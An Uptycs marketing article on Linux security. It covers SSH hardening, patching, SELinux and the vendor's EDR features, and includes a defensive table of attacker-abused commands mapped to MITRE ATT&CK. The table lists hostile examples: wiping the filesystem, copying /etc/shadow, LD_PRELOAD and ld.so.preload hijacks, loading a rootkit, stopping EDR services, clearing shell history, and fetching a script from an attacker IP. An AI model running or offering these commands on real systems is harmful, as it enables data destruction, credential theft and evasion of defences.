www.uptycs.com

Uptycs

ARTICLE

4 GOLDEN RULES for Linux Security

Linux is a comprehensive system offering many advantages, but what if security is the weakest link? **Uptycs helps ensure better protection with security best practices for Linux**

Linux is a versatile operating system. Its use cases vary greatly, from hosting hundreds of containers across a complex network, to running a single desktop, to the operating systems of TVs, Android phones and most Internet of Things (IoT) devices.

However, its adaptability in a wide variety of settings means it can easily be used insecurely. Servers face the constant threat of online attack. To keep Linux secure, a security team would typically have to routinely perform many processes, including writing custom scripts to scrape logs off servers, manually creating SIEM integrations and parsing rules, and then further manipulating the data to visualize and report on everything they need to monitor. This is complex and time-consuming.

In this article we'll explore some efficient ways to simplify Linux security, three in particular: restricting access, scanning for odd user activity, and streamlining routine Linux security tasks. We'll also show you how Uptycs can make Linux security easier and faster, using a better approach: host level telemetry you can stream in real-time and view historically.

1. Reduce the Attack Surface Area

Whether it's running in the cloud or on physical premises, a Linux installation will likely run Secure Shell (SSH). The SSH protocol is both a vital component for managing remote access, and a key vulnerability point for unwanted intrusion. A good understanding of Linux security requires awareness of SSH, and how to limit its attack surface. There are three ways to effectively control Linux server access.

Develop a secure approach to SSH authentication.

Your Linux security system may be effectively managed in all other respects, but if passwords are too simple or reused across multiple accounts, your environment is vulnerable to attack. Even when they're correctly used though, they can still be brute forced by an attacker with enough time and processing power.

Your priority in Linux security and hardening should be to migrate as many accounts as possible to SSH keys, a more secure authentication method that uses cryptographic algorithms. Taking the additional step of two-factor authentication will further improve your security posture.

Minimize SSH exposure and act fast on vulnerabilities.

Another good strategy for securing a Linux server is to minimize your SSH exposure to the Internet. The more you expose, the more you'll have to patch rapidly and monitor. Plus, SSH exposed to the Internet also generates a huge amount of log data to keep up with. It's therefore a good idea to make sure access to SSH is restricted via some network method. For example, you could have a reverse proxy where users authenticate before traffic is forwarded.

Moreover, the moment a vulnerability is found in an accessible installation of SSH, an attacker can exploit it. Usually, SSH has little to no impact on your running applications, so there's little to lose from pouncing on an SSH patch and making it a high priority. From a Linux security standpoint, it's a safe and easy win.

Manage secure SSH configuration with Augeas and osquery.

Augeas and osquery allow you to read configuration files (including Linux security logs) as though they were a database. This is extremely powerful for many different use cases, but when it comes to SSH, it is especially useful to verify that SSH is hardened properly. You could, for example, check the version of the SSH protocol allowed, or check that root login over SSH is disabled, forcing people to login with their own accounts and then elevating privileges if necessary. You could even use Augeas and osquery to track the sudoers file, to identify users who have the ability to elevate privileges. Learn more about Augeas at www.augeas.net.

2. Scan For Odd User Activity

To effectively monitor and investigate unusual user activity in your environment, you need Linux security software that allows you to easily correlate across different security datasets. It also greatly improves your security posture if you can view your threat intelligence both in real-time and through historical snapshots.

Correlate different kinds of data.

What constitutes "odd" user activity will vary greatly from one environment to the next. It's important to build a detailed and nuanced list of activities warranting investigation in your Linux environment. It may be that you need an alert when a user connects directly to a container. You may require thresholds on how many machines a user should be logged into at once. Attackers have also been known to abuse commonly used Linux commands and utilities, which can be difficult to spot. Adding to the complexity, you may also need to carefully whitelist and build exception lists for any given rule.

Combining different sources of threat intelligence data can tell you more about the security of your Linux environment than using data in isolation. For example, by using Uptycs to analyze Linux shell history in combination with process events, you can see the impact of network activity over time and by user login, drilling down to command lines and SSH activity where necessary.

Track both historical and real-time Linux security data.

Tracking security incidents in real time is undeniably important; a quick response time can greatly reduce the impact of malicious activity. However, if you confine your approach purely to real-time events, you can lose sight of how security threats develop over time. For example, if a user executed unusual commands, historical data on SSH sessions might reveal useful insight on past network activity using suspicious IP addresses.

Scanning historical data can be a challenge because most environments rapidly hit a problem of scale. Analyzing historical Linux security logs across a large network can be both costly (storing logs in a SIEM for any length of time can be quite expensive) and time-prohibitive (weaving together the artifacts and activity is complex when there are several distinct sources of data).

LINUX COMMANDS AND UTILITIES COMMONLY USED BY ATTACKERS

In addition to obvious malicious activity, attackers and intruders will often use common Linux commands and utilities. Spotting these can be incredibly difficult, since they aren't obviously malicious in nature. Defenders need to be vigilant to unusual activity patterns to detect if commands are being abused. Knowing which commands and utilities can be used to install malware or conduct other malicious activity can also be useful for historical forensics.

Using Uptycs EDR, we discovered the Linux commands most commonly used by attackers and mapped them to the techniques and tactics used by bad actors. Below is a list of commonly exploited commands and utilities.

Command / Utility	MITRE ATT&CK Techniques	MITRE ATT&CK Tactics	Example
arp	Remote System Discovery	Discovery	arp -a
users	System Owner/User Discovery	Discovery	users
netstat	System Network Connections Discovery Linux	Discovery	netstat -plntu
uname	List OS Information	Discovery	uname -a
groups	Enumerate users and groups	Discovery	groups
tcpdump	Packet Capture Linux	Discovery	tcpdump -n > output
LD_PRELOAD	Shared Library Injection via LD_PRELOAD	Persistence, Privilege Escalation, Defense Evasion	LD_PRELOAD="/tmp/wqs.so" /bin/ls
insmod	Loadable Kernel Module based Rootkit	Persistence	sudo insmod rootkit.ko
modprobe	Loadable Kernel Module based Rootkit	Persistence	sudo modprobe -r rootkit.ko
useradd	Create a user account on a Linux System	Persistence	useradd –g 500 –u 500 –s /usr/local/bin/nocando –d /var/spool/vmail
crontab	Schedule task/Job using cron	Persistence	crontab -
rm	Delete Filesystem - Linux Delete Log Files	Impact	rm -rf / --no-preserve-root rm -rf /var/logs
kill/pkill	Kill EDR processes	Impact	kill -9 1234
lsmod	Linux VM Check via Kernel Modules	Defense evasion	sudo lsmod | grep -i "vboxsf|vboxguest"
systemctl	Stop edr services on Linux	Defense evasion	systemctl stop daemon
curl	Malicious User Agents	Command and Control	curl -XPOST #{base64_data}.#{destination_url}
wget	Ingress Tool Transfer	Command and Control	wget http://{IP}:1337/file.sh
chattr	File attributes/permissions modification	Defense Evasion	chattr -i /etc/ld.so.preload
/etc/shadow	Access /etc/shadow (Local)	Persistence, Credential Access	sudo cat /etc/shadow > file
/etc/passwd	Access /etc/passwd (Local) Enumerate all accounts	Persistence	cat /etc/passwd > file
~/.bash_history	Clear Bash history Access Bash history	Credential Access, Defense Evasion	echo "" > ~/.bash_history
/etc/sudoers	View sudoers access	Privilege Escalation	vim /etc/sudoers
~/.bashrc	.bash_profile and .bashrc	Persistence	echo "/tmp/qwer" >> ~/.bashrc
~/.bash_profile	.bash_profile and .bashrc	Persistence	echo "/tmp/qwer" >> ~/.bash_profile
/etc/ld.so.preload	Hijack Execution Flow	Persistence, Privilege Escalation, Defense Evasion	echo "/tmp/a.so" >> /etc/ld.so.preload

3. Streamline Routine Linux Security Tasks

Securing your Linux environment will be easier if you can use officially supported packages, adhere to Security-Enhanced Linux (SELinux) best practices, and automate complex analytical processes.

Use official packages when possible.

The more official Linux packages you use, the less often you'll be bogged down with manual security patches. Moreover, given that feature updates and security updates are handled separately by Linux, with official packages it's feasible to automatically perform weekly security updates, reserving manual updates for features only when required.

Uptycs can further streamline the task, comparing your software with an updated list of vulnerabilities. By alerting you when a patch is required, Uptycs can help you rapidly identify vulnerable packages in your environment.

> *Uptycs can help you rapidly identify vulnerable packages in your environment.*

Make Security-Enhanced Linux (SELinux) more manageable.

SELinux is a kernel security module that allows you to better define and implement security policies through Mandatory Access Controls (MAC). With SELinux configured properly, if an attacker tries to exploit one of your services their level of access will be restricted, even if that attempt is made from an account with high privileges.

The problem is that SELinux policies are extremely difficult to manage, monitor and troubleshoot. Security teams often gradually disable the more powerful security policy features of SELinux instead of troubleshooting them, which can be a grueling and time-consuming process.

Through Uptycs, you can use osquery SELinux event tables to generate detailed logs of SELinux events. This makes problem diagnosis easier and gives you a simpler way to refine your security policies so that they only disallow actions which pose a genuine security threat.

Focus on outcomes instead of processes.

One of the most difficult challenges in Linux security management is reducing the grind of process work. The tasks of aggregating, storing, and sharing security data should be automated and streamlined where possible, because that time is better spent on the higher-level Linux security work of threat detection and investigation.

Uptycs offers over 150 tables for analyzing Linux events, along with a large set of pre-written alerts you can use to interrogate this data in meaningful ways. Each can be further customized to the unique requirements of your environment. As your team curates these rules to become more targeted to your environment, your signal to noise ratio will gradually improve. You're left with only the information you need to investigate threats or build a strong case for compliance with data regulations.

Visit our website to learn more about how a SaaS based customer relationship management services provider used Uptycs to monitor security data from Linux server endpoints at scale. The company achieved FedRAMP compliance and were able to close a multi-million dollar contract within three months.

> *Uptycs offers over 150 tables for analyzing Linux events.*

4. Improve your threat detection - EDR

Despite the fact that Linux server endpoints comprise 90% of cloud workloads and a majority of on-premises enterprise workloads, they don't usually get as much attention as productivity endpoints. Most EDR solutions focus on end users and don't meet the unique requirements for production Linux servers, such as the need for 100% uptime and low resource consumption.

Uptycs' Linux EDR functionality provides a performant solution that's been deployed on some of the world's largest Linux server fleets, including a single tenant deployment that exceeds 200,000 servers.

The solution comes pre-configured with hundreds of detection rules mapped to the MITRE ATT&CK matrix. The MITRE ATT&CK mapping simplifies incident context for SOC analysts. In addition, the Uptycs threat research team provides daily updates for detection rules and intelligence focused on Linux threats. Let's explore In this post Uptycs' Linux EDR capabilities and advantages and look at a handful of specific EDR features within Uptycs that help SOC teams with detection and investigation.

Designed to detect advanced attacks:

Uptycs uses a multi-layered detection approach. Uptycs' EDR functionality not only detects the attack but also prioritizes incidents based on a custom composite score and severity. This reduces alert fatigue and allows analysts to focus on critical incidents first. Uptycs uses two components to achieve this: a rule engine and a correlation engine.

> *Linux server endpoints comprise 90% of cloud workloads and a majority of on-premises enterprise workloads*

Rule engine:


The Uptycs rule engine processes events in real-time and works at significant scale. It applies behavioral rules and intelligence to detect suspicious/malicious events, and uses the MITRE ATT&CK framework to label, classify, and score raw events. Based on rule configuration, the engine can generate alerts or keep a labeled event for additional incident context.


Correlation engine:

Upytcs' advanced correlation engine creates an incident by correlating activity that belongs to an alert. The rule engine invokes the correlation engine when it detects something suspicious. The correlation engine then solves three major problems SOC analysts often encounter: alert grouping, incident prioritization, and correlation of lateral movement.

Native integration with threat intelligence:

The Uptycs threat research team provides daily intelligence on Linux attacks. A dedicated threat intelligence dashboard offers SOC teams at-a-glance details on the overall daily added and expired threat indicators, the latest malware news, categorization of threat indicators into categories, and alerts.





Uptycs EDR features that solve real-life security problems

In addition to the capabilities already outlined, Uptycs offers a number of specific EDR features that can help SOC teams with detection and investigation.

1. **Process code injection and process hollowing detection:** Uptycs' EDR functionality offers native detection for code injection from osquery itself for ptrace syscall and LD_PRELOAD environment variables.

2. **File type identification based on the magic header of the file:** The default configuration in Uptycs' EDR capabilities provides the first 10 bytes of a file in hex string format. This can be used in investigation and threat hunting as well as in detection to identify malware.


3. **Parent processes history in every event:** Every event related to process, file, and socket tables has ancestor list, which provides the history of all parent processes for that event. The context remains with the event for many days, even if the child process is created later. The child process will inherit the ancestor list of all of its parents.

4. **YARA memory and file scanning:** By default, every process memory is scanned with YARA rules on a periodic basis as defined in the configuration. In addition to auto scan, an on-demand memory scan can also be launched to search for in-memory artifacts across the entire fleet.

5. **File and memory carving capabilities:** The EDR functionality in Uptycs comes with real-time file and memory carving capabilities that can be turned off/on by an administrator for specific users. This carving functionality is very useful for offline analysis of malicious code.

6. **Heavy customization is available:** Pretty much everything in Uptycs' EDR capabilities can be customized, from dashboards to detection rules. Custom detection rules and intelligence can be added into Uptycs with a few simple clicks.

Uptycs' EDR capabilities provide comprehensive detection for production Linux servers, both on-premises and in the cloud. Combined with Uptycs' investigation capabilities — including the ability to pivot on data points found in the detection, as well as real-time and historical queries — Uptycs gives SOC teams a robust platform for detection and response.




Uptycs can simplify your approach to Linux security.

Linux server security involves many moving parts. By developing efficient methods for restricting access, monitoring odd user activity and streamlining routine security tasks, you can make the process easier and less time-consuming.

Interested in learning more about using osquery and the MITRE ATT&CK framework for monitoring and detecting breaches on Linux (and other operating systems)? Sign up for our on-demand webinar at https://www.uptycs.com/webinar-registration-attck-osquery

Uptycs



Want to learn more?

Visit Uptycs.com to learn more about Uptycs, osquery, and more.